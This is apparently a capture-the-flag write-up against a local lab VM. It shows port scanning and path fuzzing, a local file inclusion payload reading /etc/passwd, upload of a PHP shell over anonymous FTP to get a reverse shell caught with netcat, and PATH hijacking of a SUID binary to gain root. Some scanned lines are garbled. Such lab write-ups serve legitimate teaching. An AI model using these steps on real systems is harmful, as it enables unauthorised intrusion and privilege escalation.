## sudo nmap -sV -O -sC -p- -Pn -sN -vvv 192.168.56.111


```
tcp-response vsftpd 3.0.3
21/tcp open ftp
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
                2 0
                                        4096 Feb 08 2020 pub [NSE: writeable]
 drwxrwxrwx
                           0
  ftp-syst:
   STAT:
 FTP server status:
      Connected to ::ffff:192.168.56.114
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 2
      vsFTPd 3.0.3 - secure, fast, stable
 End of status
```

```
2/tcp open ssh
                     tcp-response OpenSSH 7.9pl Debian 10+deb10ul (protocol 2.0)
 ssh-hostkey:
   2048 06:1b:a3:92:83:a5:7a:15:bd:40:6e:0c:8d:98:27:7b (RSA)
 ssh-rsa AAAAB3NzaClyc2EAAAADAQABAAABAQC8Yl88LxuiPiXQGaZ6fB6K88oCmL/yXhY4Y3j/9PjnFHPRCqM18y40l7Q9L
Mr5CN042Zs/WMt05YE99R5j98fPGD0hIqxKpRpW8ZeDsfZdG479t3dSkM00AL+hY4V4Wwbk768DxnLUw0ujGuh38UDl3qyYVBFp
FZgRb7zBuYRzjIdWijpXm23sbXti4T06KTC4KVm1BTzT4CVFxBakuuvk1Ieraeusc9agTfCVx7dkN20X79jAc1uzZNE+BtokFGI
YMvMAA7ejZT504cp1Bccbn+0UwlcRLFJb002jrXPj8j4MKEz6klM07mIMvaHFRQ1Z5kBtH7QIGG97D5qhkD8X
   256 cb:38:83:26:1a:9f:d3:5d:d3:fe:9b:a1:d3:bc:ab:2c (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGNCidfAh8llB4elJK42/1Yqr
UEBlGWDjg7ZWacpptAfCGBbSC+agR4LWiEtsnQYX4aWXRGydjc7UggCgpHbDr0=
   256 65:54:fc:2d:12:ac:e1:84:78:3e:00:23:fb:e4:c9:ee (ED25519)
 ssh-ed25519 AAAAC3NzaC1\ZDI1NTE5AAAAIJEkCe1XYRTFeHyzWuvZ3JkIkWwD4pGHBcTGEGYYcJhv
80/tcp open http
                    tcp-response Apache httpd 2.4.38 ((Debian))
 http-methods:
   Supported Methods: GET POST OPTIONS HEAD
 http-server-header: Apache/2.4.38 (Debian)
 http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:3A:68:9D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

 $ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u \\ http://192.168.56.111/FUZZ$ 

```
htaccess
                        [Status: 403, Size: 279, Words: 20, Lines: 10]
                        [Status: 403, Size: 279, Words: 20, Lines: 10]
.htpasswd
robots.txt
                                    0, Size: 59, Words: 11, Lines: 2]
                        [Status: 403, Size: 279, Words: 20, Lines: 10]
.hta
index.html
                        Status:
                                   00, Size: 10701, Words: 3427, Lines: 369]
                        [Status: 301, Size: 317, Words: 20, Lines: 10]
manual
                        [Status: 301, Size: 321, Words: 20, Lines: 10]
javascript
                        [Status: 200, Size: 10701, Words: 3427, Lines: 369]
                                     , Size: 59, Words: 11, Lines: 2]
robots-txt
                        [Status:
                        [Status: 403, Size: 279, Words: 20, Lines: 10]
server-status
```

http://192.168.56.111/robots.txt



You are not a search engine! You can't read my robots.txt!

curl -H "User-Agent: GoogleBot" http://192.168.56.111/robots.txt -v

```
User-agent: *
Disallow: /secret_information/
```

http://192.168.56.111/secret\_information/



<u>english</u> <u>spanish</u>

DNS Zone transfer is the process where a DNS server passes a copy of part of it's database (which is called a "zone") to another DNS server. It's how you can have more than one DNS server able to answer queries about a particular zone; there is a Master DNS server, and one or more Slave DNS servers, and the slaves ask the master for a copy of the records for that zone. A basic DNS Zone Transfer Attack isn't very fancy; you just pretend you are a slave and ask the master for a copy of the zone records. And it sends you them; DNS is one of those really old-school Internet protocols that was designed when everyone on the Internet literally knew everyone else's name and address, and so servers trusted each other implicitly. It's worth stopping zone transfer attacks, as a copy of your DNS zone may reveal a lot of topological information about your internal network. In particular, if someone plans to subvert your DNS, by poisoning or spoofing it, for example, they'll find having a copy of the real data very useful. So best practice is to restrict Zone transfers. At the bare minimum, you tell the master what the IP addresses of the slaves are and not to transfer to anyone else. In more sophisticated setups, you sign the transfers. So the more sophisticated zone transfer attacks try and get round these controls.

Depois de mudar a linguagem para "english", apareceu um parâmetro no link suscetível a LFI.

http://192.168.56.111/secret\_information/?lang=../../../etc/passwd



## **DNS Zone Transfer Attack**

english spanish

http://192.168.56.111/secret\_information/?lang=../../../etc/vsftpd.conf

# Point users at the directory we created earlier. anon root=/var/ftp/ write enable=YES

ftp 192.168.56.111

anonymous

anonymous

cd pub

put shell.php

```
ftp> put shell.php
local: shell.php remote: shell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5495 bytes sent in 0.02 secs (344.6064 kB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-rw- 1 118 125 5495 Sep 28 14:42 shell.php
226 Directory send OK.
```

192.168.56.111/secret\_information/?lang=../../../var/ftp/pub/shell.php



sudo nc -nlvp 443

```
sudo nc -nlvp 443
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0:443
Ncat: Connection from 192.168.56.111.
Ncat: Connection from 192.168.56.111:47834.
Linux inclusiveness 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64 GNU/Linux 14:43:26 up 25 min, 0 users, load average: 0.00, 0.12, 0.47
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

find / -perm -4000 2>/dev/null

## /home/tom/rootshell

cd /home/tom

cat rootshell.c

```
$ cat rootshell.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
int main() {
   printf("checking if you are tom...\n");
   FILE* f = popen("whoami", "r");
   char user[80];
ser fgets(user, 80, f);
   printf("you are: %s\n", user);
   //printf("your euid is: %i\n", geteuid());
   if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
       setuid(geteuid());
       execlp("sh", "sh", (char *) 0);
```

```
$ echo 'printf "tom"' > whoami
$ chmod 777 whoami
$ export PATH=/tmp:$PATH
$ cd /home/tom
$ ./rootshell
id
uid=0(root) gid=33(www-data) groups=33(www-data)
uname -a
Linux inclusiveness 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64 GNU/Linux
```

cat /root/cat flag.txt

flag{omg\_you\_did\_it\_YAY}